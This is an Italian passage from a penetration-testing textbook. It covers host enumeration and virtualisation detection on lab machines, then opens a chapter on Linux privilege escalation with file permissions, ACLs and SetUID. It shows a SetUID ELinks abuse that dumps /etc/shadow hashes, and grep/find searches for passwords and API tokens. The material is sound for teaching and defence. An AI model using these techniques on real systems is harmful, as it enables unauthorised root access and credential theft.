Questi comandi potrebbero mostrare solo informazioni parziali, quando vengono eseguiti da un utente non privilegiato, perché spesso leggono da file di sistema accessibili solo all'utente `root`. Inoltre, potrebbero non essere necessariamente installati di default, quindi potreste dover raccogliere manualmente informazioni sull'hardware esaminando specifici file e directory in `/proc`, `/dev` e `/sys`.

Esaminiamo l'output che otteniamo eseguendo `lshw` su una delle macchine laboratorio, come `p-web-01` (172.16.10.10):

```
$ lshw
```

Tenete presente che il nostro laboratorio è virtuale, quindi l'output potrebbe non riportare accuratamente l'hardware fisico sottostante, come le dimensioni della memoria, il fornitore della scheda madre e la scheda audio.

Il comando `lshw` accetta l'argomento `-class (-c)`, che consente di visualizzare classi specifiche di elementi hardware, come il disco (`-c disk`), il microprocessore (`-c cpu`) e la rete (`-c network`):

```
$ lshw -C disk
*-disk
  description: ATA Disk
  product: VBOX HARDDISK
  vendor: VirtualBox
  size: 80GiB (86GB)
--snip--
```

In questo esempio relativo al disco, potete vedere che il nome del fornitore è *VirtualBox*, il che suggerisce che abbiamo eseguito questo comando in una macchina virtuale.

Le utility hardware raccolgono informazioni da vari file. La Tabella 8.6 elenca alcuni dei file e delle directory da cui questi strumenti traggono le informazioni sull'hardware.

**Tabella 8.6** Posizione nel file system delle informazioni sull'hardware.

| File system virtuale | File e directory                                                                                                                                                                                                                                                      |
|----------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /proc                | /proc/bus/usb/devices /proc/dma /proc/interrupts<br>/proc/partitions /proc/modules /proc/cpuinfo /proc/devices-tree<br>/proc/devices /proc/efi/systab /proc/ide /proc/kcore<br>/proc/mounts /proc/net/dev /proc/scsi /proc/sys /proc/sys/abi<br>/proc/sys/dev/sensors |
| /sys                 | /sys/bus /sys/class /sys/devices /sys/firmware<br>/sys/firmware/dmi/tabelle/DMI                                                                                                                                                                                       |
| /dev                 | /dev/cdrom /dev/input /dev/fb*/dev/machines /dev/snd /dev/mem<br>/dev/scsi*                                                                                                                                                                                           |

# Virtualizzazione

Gli amministratori potrebbero installare un sistema operativo direttamente su un server fisico o eseguire un hypervisor (come VirtualBox, Microsoft Hyper-V o VMware ESXi) per ospitare più macchine virtuali sullo stesso hardware. In alternativa, potrebbero utilizzare una tecnologia per eseguire server virtuali come container.

Determinare se un ambiente è virtuale o fisico può essere importante per aggirarne le difese. Per esempio, il software dannoso spesso implementa specifici controlli rivolti agli ambienti virtuali per poter eludere i tentativi di reverse engineering, poiché gli analisti, spesso, usano tali ambienti virtuali per esaminare il malware.

Come negli scenari precedenti, possiamo usare alcuni strumenti dedicati e altri approcci già presenti nel sistema per trovare queste informazioni. Esploreremo entrambe le opzioni.

## Utilizzo di strumenti dedicati

Strumenti come `virt-who` e `virt-what` possono esaminare un sistema per determinare se è fisico o virtuale. Ecco l'output di `virt-what` eseguito sulla macchina Kali in VirtualBox:

```
$ sudo apt install -y virt-what
$ sudo virt-what
virtualbox
kvm
```

Un altro strumento utile, `systemd-detect-virt`, offre un elenco completo di tecniche di enumerazione per identificare gli ambienti virtuali per i sistemi basati su `systemd`. Può rilevare la presenza di numerosi hypervisor e ambienti runtime dei



container; potete trovarne un elenco qui:

<https://www.freedesktop.org/software/systemd/man/systemd-detect-virt.html>.

Provate a eseguire `systemd-detect-virt` su una qualsiasi delle macchine laboratorio per vederne l'output:

```
$ systemd-detect-virt
docker
```

Utilizzando il comando `dmesg`, potete anche leggere le informazioni di virtualizzazione dal file log del buffer ad anello del kernel:

```
$ dmesg | grep "Detected virtualization"
[1075720.226245] systemd[1]: Detected virtualization oracle.
```

In questo esempio, il software di virtualizzazione è Oracle, poiché stiamo eseguendo VirtualBox, sviluppato e gestito da Oracle.

## Strumenti disponibili in loco

Evidenziamo alcuni dei modi in cui possiamo stabilire se un sistema sta operando virtualmente.

DMI (*Desktop Management Interface*) è un framework di gestione e tracciamento per l'hardware e il software presente in un sistema. Nella directory `/sys/class/dmi/id`, alcuni file correlati a DMI potrebbero fornirvi informazioni sui vari fornitori di sistemi di virtualizzazione. Questi file includono

`product_name`, `sys_vendor`, `board_vendor`, `bios_vendor` e `product_version`.

Osserviamone il contenuto:

```
$ cat /sys/class/dmi/id/product_name
VirtualBox
$ cat /sys/class/dmi/id/board_vendor
Oracle Corporation
```

Il file `/sys/hypervisor/type` potrebbe anche suggerire l'hypervisor sottostante. Per esempio, l'hypervisor Xen

potrebbe inserire il valore `xen` in quel file, mentre Microsoft Hyper-V userebbe `Hyper-V`.

Un altro file, accessibile però solo all'utente `root`, `/proc/1/environ`, può contenere una variabile d'ambiente denominata `container` con informazioni rilevanti. Per esempio, i container Linux possono usare `container=lxc`, mentre i container Podman possono usare `container=podman`.

Alcune tecnologie di container, fra cui Podman e Docker, utilizzano file `env` in posizioni specifiche. L'esistenza di uno di questi indicherebbe l'esistenza di un ambiente container:

```
/run/.containerenv  
/.dockerenv
```

Nei sistemi `systemd`, potrebbe esistere il file

```
/run/systemd/container:
```

```
$ cat /run/systemd/container  
Docker
```

Provate a eseguire questo comando in una qualsiasi delle macchine laboratorio cui avete accesso.

## Raccolta di informazioni con LinEnum

A questo punto, dovrete aver capito che qua e là, nel sistema, potete trovare molte informazioni preziose. Per coprire in modo efficiente determinate aree di base, fra cui gli utenti e i gruppi, i job di cron, i processi e così via, potete eseguire script per la raccolta informazioni, che si basano sulla prevedibilità delle posizioni dei file e sui pattern di ricerca più comuni.

*LinEnum* è uno script di raccolta informazioni locali utilizzato per raccogliere automaticamente i dati da un host. Copre aree quali informazioni sul sistema, sugli utenti, sui servizi e processi, sulle versioni e sui privilegi.

Usiamo LinEnum per raccogliere file localmente in modo automatizzato. Innanzitutto, dobbiamo installare LinEnum sulla macchina violata. Poiché lo script è un singolo file, potete semplicemente copiarlo e incollarlo in un nuovo file sulla macchina. Copiate il contenuto di `/home/kali/tools/LinEnum.sh` e salvate il file come `LinEnum.sh` sulle macchine violate.

Ora eseguite LinEnum con le opzioni `-t` (raccolta completa) e `-r` (*report*) per specificare il file cui inviare l'output:

```
$ chmod u+x LinEnum.sh
$ ./LinEnum.sh -t -r report.txt
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
--snip--
[-] Debug Info
[+] Report name = report.txt
[+] Thorough tests = Disabled
--snip--
```

Leggete i risultati per vedere il tipo di informazioni raccolte. Nell'esercizio seguente, leggerete il codice di LinEnum, gli aggiungerete nuove funzionalità e lo adatterete alle vostre esigenze.

## Esercizio 15 – Aggiungere funzionalità a LinEnum

Durante le attività di penetration testing, potreste ritrovarvi a modificare il codice pronto all'uso e gli script per adattarli a casi specifici. Questa è una competenza

importante, perché evitando di realizzare nuovi script da zero, potrete risparmiare parecchio tempo.

In questo esercizio, il vostro obiettivo consiste nel modificare il codice sorgente di LinEnum per aggiungergli nuove funzionalità.

1. Leggete attentamente il codice sorgente dello script LinEnum. Sebbene sia costituito da circa 1.300 righe, dovrebbe essere piuttosto semplice da interpretare, perché segue uno schema coerente, come l'esecuzione di comandi e il salvataggio dell'output in variabili.
2. Modificate il codice sorgente per raccogliere il contenuto dei file che vi interessano e che lo script non raccoglie già. In alternativa, implementate una vostra idea per una nuova funzionalità.
3. Aggiungete a LinEnum un'altra opzione da riga di comando per comprimere (-c) il report in un file `tar.gz` utilizzando il comando `tar`.

Leggere il codice scritto da altri è importante tanto quanto scrivere codice. Ognuno ha il proprio stile di programmazione e il proprio modo di implementare la logica di base; potete imparare molto sulla struttura interna degli strumenti e trovare i nuovi modi per adattarli alle vostre esigenze.

## Riepilogo

In questo capitolo, abbiamo evidenziato le principali categorie di raccolta di dati che è possibile condurre su un host violato, scoprendo informazioni sul sistema operativo e il kernel, sulle reti e connessioni, sui processi in esecuzione e

sulle sessioni degli utenti, più dati sull'ambiente, sull'identità di utenti e gruppi, sui file log di sistema e di terze parti e sui file di configurazione. Inoltre, abbiamo utilizzato `cron` e `at` per pianificare l'esecuzione degli script della shell.

Man mano che avvanzerete nella lettura del libro, continuerete a raccogliere altri dati utili per l'escalation dei privilegi, l'accesso alle credenziali e altre interessanti attività di hacking.

## Capitolo 9

# Escalation dei privilegi

In questo capitolo, scopriremo vari modi per sfruttare le configurazioni errate del sistema e la mancanza di protezioni adeguate per aiutarvi ad aumentare i vostri privilegi su un host violato. Esploreremo come il sistema operativo Linux concede autorizzazioni, esamineremo le configurazioni di `sudo` e `PATH`, automatizzeremo la ricerca di file sensibili, manipoleremo i job di cron vulnerabili, attaccheremo gli account di sistema, parleremo degli exploit del kernel e molto altro ancora.

## Che cos'è l'escalation dei privilegi?

*L'escalation dei privilegi* si verifica quando un utente dotato di privilegi limitati si rende in grado di eseguire operazioni privilegiate che sono al di fuori dell'ambito delle autorizzazioni che gli sono concesse, abusando di configurazioni errate, prendendo il controllo di altri account o sfruttando altre vulnerabilità. È una fase importante nella catena di hacking, perché gli account dotati di privilegi limitati hanno, appunto, un limite alle operazioni che possono intraprendere su un sistema. Di seguito sono riportati alcuni esempi di azioni che un hacker potrebbe

intraprendere e che solitamente sono vietate agli utenti non root.

- Lettura di file di sistema che potrebbero contenere informazioni sensibili.
- Creazione di file e cartelle in posizioni privilegiate del sistema.
- Creazione di nuovi utenti o modifica degli utenti esistenti.
- Modifica o eliminazione di file sensibili, come i file log.
- Installazione di pacchetti software per l'intero sistema.
- Modifica della configurazione dei servizi.
- Abilitazione, disabilitazione o riavvio dei servizi.

Naturalmente, se su un sistema sono presenti configurazioni errate, potremmo anche essere in grado di eseguire queste azioni usando account dotati di privilegi limitati. Per esempio, potremmo essere in grado di scrivere in una directory, se le sue autorizzazioni sono sbagliate, o leggere un file sensibile, se fosse stato copiato in un percorso accessibile a tutti gli utenti del sistema e ci capitasse di ereditare le autorizzazioni della sua nuova posizione.

Sono numerose le condizioni che possono favorire l'escalation dei privilegi: errori di configurazione, scarso rafforzamento del sistema, progettazione software scadente, ipotesi sull'ambiente e così via. Ecco alcuni esempi tecnici e teorici che potrebbero portare a condizioni di escalation dei privilegi.

- Utilizzo di pacchetti software o di versioni del kernel notoriamente vulnerabili.

- Concessione di autorizzazioni eccessivamente deboli su utility o processi pericolosi.
- Esecuzione di applicazioni mediante l'utilizzo di un contesto privilegiato, per esempio di `root`.
- Supposizioni troppo ottimistiche sulla “bontà” degli utenti.
- Memorizzazione delle credenziali riutilizzate in file accessibili a tutti gli utenti.

## Autorizzazioni per i file e le directory di Linux

Ogni file e directory ha una precisa configurazione di autorizzazioni di lettura (`r`), scrittura (`w`) ed esecuzione (`x`). Inoltre, ogni file e directory è di proprietà di un utente e di un gruppo. Come abbiamo visto nel capitolo precedente, Linux definisce gli utenti in `/etc/passwd` e i gruppi in `/etc/group`. Gli amministratori possono quindi concedere tali autorizzazioni a un utente, a un gruppo e a chiunque altro (gli “altri”).

Le autorizzazioni e la proprietà di file e directory possono essere modificati accidentalmente o *resi inutilizzabili* a causa di una configurazione errata, il che significa che queste risorse possono essere esposte a utenti non autorizzati a modificarle. Naturalmente è importante individuare queste configurazioni errate nelle attività di penetration testing.

### Visualizzazione delle autorizzazioni

Esaminiamo gli assegnamenti di autorizzazioni e proprietà relativamente al file `/etc/passwd` per esempio. Passeremo in



rassegna la parte iniziale dell'output, da sinistra a destra:

```
$ ls -l /etc/passwd  
-rw-r--r-- 1 root root 1341 Jun 28 01:11 /etc/passwd
```

Il primo carattere rappresenta il tipo della risorsa. Un trattino (-) indica un file, mentre il carattere `d` rappresenterebbe una directory.

Il terzetto successivo, `rw-`, rappresenta le autorizzazioni del proprietario del file. In questo caso, il proprietario ha le autorizzazioni di lettura (`r`) e scrittura (`w`). L'ultimo trattino riguarderebbe l'autorizzazione di esecuzione (`x`), che qui non c'è.

Il set di autorizzazioni successivo (`r--`) riguarda il gruppo cui appartiene il proprietario, e indica solo l'accesso in lettura. Infine, anche gli "altri utenti" hanno solo l'accesso in lettura (`r--`). Le due indicazioni `root` rappresentano l'identità del proprietario e del gruppo del file: l'utente `root` e il gruppo `root`. La Figura 9.1 illustra questa suddivisione delle autorizzazioni in modo più semplice.




**Figura 9.1** Autorizzazioni sui file.

In pratica, queste autorizzazioni significano che tutti gli account locali del sistema possono leggere il file, ma che

solo l'utente `root` può modificarlo.

## Impostazione delle autorizzazioni

In Linux, impostiamo le autorizzazioni per file e directory usando il comando `chmod` e impostiamo la proprietà di file e directory usando il comando `chown`. Per vedere questi comandi in azione, create sulla vostra macchina Kali un file vuoto denominato `my_new_file.txt`:

```
$ cd ~  
$ touch my_new_file.txt
```

Quindi, impostate l'utente e il gruppo di questo file sulla macchina Kali:

```
$ chown kali:kali my_new_file.txt
```

Ora impostate per l'utente le autorizzazioni di lettura, scrittura ed esecuzione (`u+rwx`), per il gruppo le sole autorizzazioni di lettura (`g+r`) e anche per tutti gli altri le sole autorizzazioni di lettura (`o+r`):

```
$ chmod u+rwx,g+r,o+r my_new_file.txt  
$ ls -l my_new_file.txt  
-rwxr--r-- 1 kali kali 0 Jun 27 22:28 my_new_file.txt
```

Possiamo rappresentare le autorizzazioni per file e directory (non la proprietà) autorizzazioni di file usando la *rappresentazione ottale*, che usa le cifre da 0 a 7. Impostiamo una cifra per l'utente, una per il gruppo e una per gli altri, producendo un valore come `777`, `700` o `440`. Le autorizzazioni corrispondono ai seguenti valori ottali:

- L'autorizzazione di lettura (`r`) è 4.
- L'autorizzazione di scrittura (`w`) è 2.
- L'autorizzazione di esecuzione (`x`) è 1.
- Il valore "Nessuna autorizzazione" è 0.

Per concedere autorizzazioni di lettura, scrittura ed esecuzione a tutti (intendendo, al proprietario, al gruppo e a chiunque altro), dobbiamo quindi sommare i tre numeri delle autorizzazioni. Lettura (4), scrittura (2) ed esecuzione (1) sommati danno 7. Ciò significa che, se impostate l'autorizzazione 777, tutti otterranno le autorizzazioni di lettura, scrittura ed esecuzione.

Come fare per concedere l'accesso in lettura solo all'utente e negare l'accesso al suo gruppo e a tutti gli altri? Ecco un esempio:

```
$ chmod 400 my_new_file.txt
$ ls -l my_new_file.txt
-r----- 1 kali kali 0 Jun 27 22:30 my_new_file.txt
```

Utilizziamo il valore ottale 400, poiché 4 concede all'utente l'accesso in lettura e i due valori 0 impostano zero autorizzazioni per il gruppo e per tutti gli altri.

## Creazione di liste di controllo degli accessi per i file

Abbiamo trattato i principi fondamentali delle autorizzazioni e della proprietà di file e directory, ma esistono anche altri meccanismi di sicurezza che potrebbero concedere o impedire l'accesso agli utenti.

Le *liste di controllo degli accessi* (ACL, *Access Control List*) consentono di impostare autorizzazioni aggiuntive su file e directory a un livello più granulare. Per esempio, supponiamo di avere un gruppo chiamato `sysadmins` che conta alcuni membri, come Alice, Bob ed Eve, ma di voler concedere un accesso ad Alice e Bob, ma non a Eve. Impostare il gruppo `sysadmins` per un file o una directory

concederebbe l'accesso a tutti i membri del gruppo. Le ACL consentono di concedere o negare l'accesso a specifici utenti in aggiunta allo schema delle autorizzazioni.

L'esempio che segue presuppone che abbiate un gruppo denominato `sysadmins` e gli utenti amministratori di sistema Alice, Bob ed Eve. Potete impiegare i seguenti comandi per creare queste risorse:

```
$ sudo groupadd sysadmins
$ sudo useradd eve -G sysadmins
$ sudo useradd alice -G sysadmins
$ sudo useradd bob -G sysadmins
```

Ora creiamo un nuovo file vuoto e osserviamo le sue ACL di default. Per ottenere questo risultato, utilizziamo il comando `getfacl`:

```
$ touch facl_example.txt
$ getfacl facl_example.txt
# file: facl_example.txt
# owner: kali
# group: kali
user::rw-
group::r--
other::r--
```

Ora concederemo l'accesso in lettura al gruppo `sysadmins` per garantire che Alice e Bob, che ne sono membri, possano accedervi:

```
$ touch facl_example.txt
$ setfacl -m g:sysadmins:r-- facl_example.txt
```

Passiamo a `setfacl` il flag di modifica (`-m`) per modificare le autorizzazioni, seguito dal nome del gruppo, dalle autorizzazioni desiderate (`g:sysadmins:r--`) e dal file o dalla directory in questione.

A questo punto, tutti i membri del gruppo possono leggere il file. Come potremmo escludere un determinato utente? Provate a lanciare il seguente comando per rimuovere tutte le autorizzazioni per Eve:

```
$ setfacl -m u:eve:--- facl_example.txt
```

Elencando nuovamente le autorizzazioni ACL vedrete che ora Eve non ha più accesso al file:

```
$ getfacl facl_example.txt
# file: facl_example.txt
# owner: kali
# group: kali
user::rwx
user:eve:---
group::r--
group:sysadmins:r--
mask::r--
other::r--
```

Quando un file o una directory ha specifiche ACL, Linux presenta un segno più (+) quando si richiedono le autorizzazioni del file:

```
-rw-r--r--+ 1 kali kali 0 Jun 27 22:52 facl_example.txt
```

È importante sapere l'esistenza di questo ulteriore controllo di sicurezza.

## Visualizzazione di SetUID e SetGID

*Set User ID (SetUID)* è un'autorizzazione speciale che può essere impostata sui file eseguibili. Consente al file di essere eseguito con l'autorizzazione dell'utente proprietario dell'eseguibile. Per esempio, immaginate che uno script consenta agli utenti del sistema di eliminare i file log dal percorso `/var/log`. Per fare ciò senza concedere privilegi di root agli utenti, un `sysadmin` può impostare il bit SetUID sul file eseguibile. Allo stesso modo, l'autorizzazione *Set Group ID (SetGID)* consente agli utenti di eseguire un file eseguibile con le autorizzazioni del gruppo che ne è proprietario.

Quando un file eseguibile ha impostato un SetUID o un SetGID, vedrete `s` invece di `x` nelle autorizzazioni del file. Un file che usa sia SetUID sia SetGID è il file binario dello

scheduler `at`, ovvero `/usr/bin/at`, che abbiamo usato nel Capitolo 8 per la pianificazione delle attività. Provate a lanciare il seguente comando per vedere le sue impostazioni SetUID e SetGID:

```
$ ls -l /usr/bin/at
-rwsr-sr-x 1 daemon daemon 59768 Oct 15 /usr/bin/at
```

Qui, potete vedere che è impostato SetUID, come indicato dalla prima `s` nelle autorizzazioni, seguito da SetGID, come indicato dalla seconda `s`. Quindi, quando gli utenti lanciano il comando `at`, lo eseguono con le autorizzazioni dell'utente e del gruppo `daemon`.

Un altro esempio di comando che usa SetUID sul suo eseguibile è `passwd`, che cambia le password degli account. Gli eseguibili impostati con SetUID e SetGID possono rappresentare un rischio per la sicurezza e sono un obiettivo primario per l'escalation dei privilegi. Illustreremo un esempio di exploit più avanti in questo stesso capitolo.

## Impostazione dello sticky bit

Quando su una directory è impostato lo *sticky bit*, i file di quella directory non possono essere eliminati da utenti o gruppi che non li possiedono, anche se le autorizzazioni del file ne permetterebbero l'eliminazione. Un buon esempio di directory con lo sticky bit impostato è `/tmp`. Provate a lanciare il seguente comando per visualizzarlo:

```
$ ls -ld /tmp
drwxrwxrwt 11 root root 4096 Jun 28 21:58 /tmp
```

La `t` significa che su questa directory è impostato lo sticky bit. Per impostare uno sticky bit su una directory, eseguite i seguenti comandi:

```
$ mkdir /tmp/test
$ chmod +t /tmp/test
$ ls -ld /tmp/test
drwxr-xr-t 2 kali kali 4096 Jun 28 22:06 /tmp/test
```

Potete impostare SetUID, SetGID e lo sticky bit anche tramite la rappresentazione ottale, anteponendo una cifra aggiuntiva prima delle autorizzazioni: lo sticky bit è 1, SetGID è 2 e SetUID è 4. Per illustrarlo, copiamo un file binario dal sistema e cambiamo le sue autorizzazioni. Copiate il file binario `ping` nella directory `/tmp` e chiamatelo `ping.backup`:

```
$ cp /usr/bin/ping /tmp/ping.backup
$ ls -l /tmp/ping.backup
-rwxr-xr-x 1 kali kali 90568 Jun 28 22:21 /tmp/ping.backup
```

Quindi, impostate sul file le autorizzazioni `4700` con la notazione ottale:

```
$ chmod 4700 /tmp/ping.backup
$ ls -l /tmp/ping.backup
-rws----- 1 kali kali 90568 Jun 28 22:21 /tmp/ping.backup
```

Questo imposta il SetUID (4), seguito dalle autorizzazioni di lettura, scrittura ed esecuzione solo per l'utente proprietario (700).

## Trovare i file in base alle autorizzazioni

Nel Capitolo 8 abbiamo parlato del documento FHS (*File system Hierarchy Standard*), che punta a standardizzare le posizioni di determinati file e directory sui sistemi Linux. Ma i file, che siano di configurazioni o del codice sorgente di un'applicazione, potrebbero trovarsi praticamente ovunque, quindi è importante capire che cosa risulta effettivamente accessibile dato il nostro attuale contesto di privilegi.

Fortunatamente, cercare file e directory leggibili, scrivibili ed eseguibili è piuttosto semplice. Strumenti come `find` possono localizzare i file anche in base alle autorizzazioni. Vediamo come.

Per cercare su un sistema i file e le directory leggibili da chiunque (ovvero dagli *altri*), partendo dalla directory radice e cercando in modo ricorsivo, utilizzate il seguente comando:

```
$ find / -perm -o=r
```

Per cercare solo i file, usate il flag `-type f`, e per cercare solo le directory, usate il flag `-type d`:

```
$ find / -type f -perm -o=r  
$ find / -type d -perm -o=r
```

Per eliminare eventuali errori di accesso negato durante la ricerca, indirizzate lo stream di errore standard a `/dev/null`:

```
$ find / -perm -o=r 2> /dev/null
```

Per cercare i file e le directory su cui chiunque può scrivere, utilizzate il seguente comando:

```
$ find / -perm -o=w
```

Una ricerca di file e directory eseguibili segue lo stesso schema. Per cercare i file e le directory eseguibili da tutti, usate il seguente comando:

```
$ find / -perm -o=x
```

Parlare di *directory eseguibili* può sembrare strano, ma, in sostanza, l'impostazione dell'autorizzazione di esecuzione (`x`) su una directory consente agli utenti di accedere alla directory (per esempio, con il comando `cd`).

Potete combinare questi comandi in uno solo, per esempio con:

```
$ find / -type f -perm -o=rwx
```



Questo comando trova nell'intero sistema tutti i file leggibili, scrivibili ed eseguibili.

Il comando `find` consente anche di cercare autorizzazioni particolari usando il flag `-perm`. Potremmo usarlo per cercare file impostati con SetUID o SetGID. La seguente ricerca riguarda i file con SetGID:

```
$ find / -perm -4000 2> /dev/null
```

Allo stesso modo, questo comando cerca i file con SetUID:

```
$ find / -perm -2000 2> /dev/null
```

Possiamo anche individuare le directory impostate con il flag sticky bit:

```
$ find / -perm -1000 2> /dev/null
```

La ricerca di queste autorizzazioni speciali probabilmente produrrà risultati sulla maggior parte dei sistemi Linux, poiché, di default, alcuni file hanno queste autorizzazioni impostate. È importante acquisire dimestichezza con questi file, in modo da poter distinguere facilmente fra i file di sistema di default e quelli che sono stati modificati dal proprietario del sistema.

## Exploit: impostazione errata di SetUID

Sfruttiamo un programma che ha il bit SetUID impostato. Sulle macchine violate, eseguite una ricerca a livello del sistema per trovare i file con SetUID e SetGID, quindi fate una ricerca su Internet per capire quali di questi file devono avere questi flag impostati e quali sono configurati in modo errato.

La vostra ricerca dovrebbe identificare *ELinks*, un browser web che consente di navigare sui siti web direttamente dalla riga di comando visualizzando i risultati come output di puro testo. La Figura 9.2 mostra l'aspetto della navigazione su Google utilizzando ELinks.




**Figura 9.2** Navigazione in Google con il browser web di puro testo ELinks.

Sull'account utente backup di p-jumpbox-01 (172.16.10.13), dovrete trovare il file binario ELinks situato in `/usr/bin/elinks`. Per verificare se su di esso sia impostato SetUID, usate il comando `ls -l` o `stat`:

```
$ stat /usr/bin/elinks
  File: /usr/bin/elinks
  Size: 1759424  Blocks: 3440   IO Block: 4096   regular file
Device: 0,57  Inode: 4763007  Links: 1
Access: (4755/-rwsr-xr-x)  Uid: ( 0/ root)   Gid: ( 0/ root)
--snip--
```

ELinks verrà eseguito nel contesto `root`, quindi se riusciamo a fargli fare qualcosa di interessante, come leggere un file locale, dovremmo essere in grado di accedere ai file sensibili disponibili solo a `root`. Esplorate le opzioni di ELinks passando al comando il flag `--help`:

```
$ elinks --help
Usage: elinks [OPTION]... [URL]...
Options:
  -anonymous [0|1] Restrict to anonymous mode
  -auto-submit [0|1] Autosubmit first form
  -base-session <num> Clone internal session with given ID
--snip--
```

Successivamente, utilizzate il flag `-dump 1` per leggere l'indirizzo di un sito web e presentarlo sullo stream di output standard:

```
$ elink https://google.com -dump 1
```

ELinks dovrebbe analizzare i dati del sito web, per esempio una raccolta di link, e mostrarli nel terminale.

Come potremmo sfruttare questo comportamento? Bene, proprio come `http://` e `https://` consentono di leggere dati da siti web, lo schema `file:///` consente ai browser web di leggere dai file sul sistema locale. Poiché stiamo eseguendo il programma come utenti `root`, possiamo leggere file sensibili come `/etc/shadow`, che memorizza i codici hash delle password:

```
$ elinks file:///etc/shadow -dump 1
```

```
root*:19523:0:99999:7::: daemon*:19523:0:99999:7:::
jmartinez:$y$j9T$jHIwZ8SKS4GGK9GrHOHTu.$r0JY2gSlP6ZgN2IB0qoW0oBFgs6DWiBHacroSQw8
Ir7:19536:0:99999:7:::
dbrown:$y$j9T$hDNnbY/r00FC/jeE4BfCL1$6HbLxT8T7D6sUebz1T0fp0xdTjIjVoWjTLMdMdiHZBD
:19536:0:99999:7:::
ogarcia:$y$j9T$aiqqNSE8dqtVZ62oty0OB/$2mLRlxi4iSLJxV5qTjbqdKSVyc4aGFKtpzpn4YjZNI
D:19536:0:99999:7:::
arodriguez:$y$j9T$htdo8u5CtRa0iHkFxx.s7/$1zBMPHzw96si.CI3eIFjJj0FfdqwgNHefhya0Vp
Qso.:19536:0:99999:7:::
--snip--
```

È importante notare che, nonostante il fatto che abbiamo impiegato ELinks, non abbiamo sfruttato una sua vulnerabilità, bensì una nota funzionalità del browser utilizzabile per scopi dannosi grazie al bit SetUID.

## Cercare le credenziali

In questo paragrafo, trattiamo i punti del sistema in cui potreste trovare file sensibili contenenti le credenziali di login. Anche le credenziali crittografate potrebbero essere deboli e cedere a un attacco a forza bruta, e potreste

trovarle utilizzate su più server. L'escalation dei privilegi non sempre comporta un exploit altamente sofisticato; se scoprite delle credenziali da qualche parte sul disco, potreste semplicemente finire per accedere a un account dotato di privilegi superiori.

## **Password e segreti**

Le password e i segreti, come le chiavi API, possono risiedere in molti posti su un sistema. Gli amministratori potrebbero eseguire comandi che riportano il loro nome-utente e la loro password, le applicazioni potrebbero registrare le credenziali nei loro file log e i file di configurazione potrebbero contenere credenziali come parte di una stringa di connessione. Potete cercare le credenziali in posti come i seguenti.

- File di configurazione nella directory `/etc`.
- Variabili d'ambiente.
- File log.
- File della cronologia degli utenti.
- Task pianificati, come i job di cron.
- File script in linguaggi come bash o Python.
- Memoria.
- File di configurazione dell'avvio.
- Portachiavi.
- File di sistema come `/etc/shadow`.

Esistono molteplici approcci per scoprire tali segreti. Potremmo usare la shell bash per cercare ricorsivamente pattern di password, creare ricerche relative a file ed

estensioni che ci interessano o ispezionare manualmente le aree sensibili del file system.

Modifichiamo le tecniche di ricerca introdotte in precedenza, sulla ricerca dei file in base alle autorizzazioni, per cercare nomi di specifici file che ci interessano. Per esempio, ecco una ricerca dei file leggibili che contengono la parola `password` utilizzando un filtro `grep` senza distinzione fra maiuscole e minuscole:

```
$ find . -type f -exec grep -i password {} \;
```

Ecco come cercare i file leggibili che contengono parole come `api_key`, `token` e `key`:

```
$ find . -type f -exec grep -i "api_key\|token\|apitoken\|key" {} \;
```

Potreste anche cercare i file leggibili con specifiche estensioni, come `.hashes`, `.env` e `.credentials`:

```
$ find . -type f -name "*.hashes" -o -name "*.env" -o -name "*.credentials"
```

Cercare le credenziali in chiaro, “hardcoded”, senza incappare in falsi positivi è un po’ un’arte, ma potete utilizzare i dati raccolti nella fase di ricognizione o altre risorse esterne per creare pattern di ricerca più precisi.

Una di queste risorse è l’inventario di template di Nuclei, che permette di trovare dati interessanti (come `password`, `token` di API e ID degli account cloud) nei file locali:

<https://github.com/projectdiscovery/nuclei-templates/tree/main/file/keys>.

Per esempio, il template `github-oauth-token.yaml` cerca i token GitHub OAuth (*Open Authentication*) utilizzati per accedere agli account GitHub:

```
id: github-oauth-token
info:
  name: Github OAuth Access Token
  author: tanq16
  severity: high
  tags: token,file,github
file:
  - extensions:
```

```
- all
extractors:
- type: regex
  regex:
    - "gho_.{36}"
```

Questo template cerca stringhe che iniziano con la sequenza di caratteri `gho_` e sono seguite da una stringa di 32 caratteri. Se non volete usare Nuclei, potete inserire questa espressione regolare in una ricerca `grep`:

```
$ grep -E 'gho_.{36}' nomefile.txt
```

Usiamo `grep -E` per specificare un filtro basato su espressioni regolari. In alternativa, per comodità, potreste usare `egrep`, un wrapper del comando `grep` che passa dietro le quinte il flag `-E`:

```
$ egrep 'gho_.{36}' nomefile.txt
```

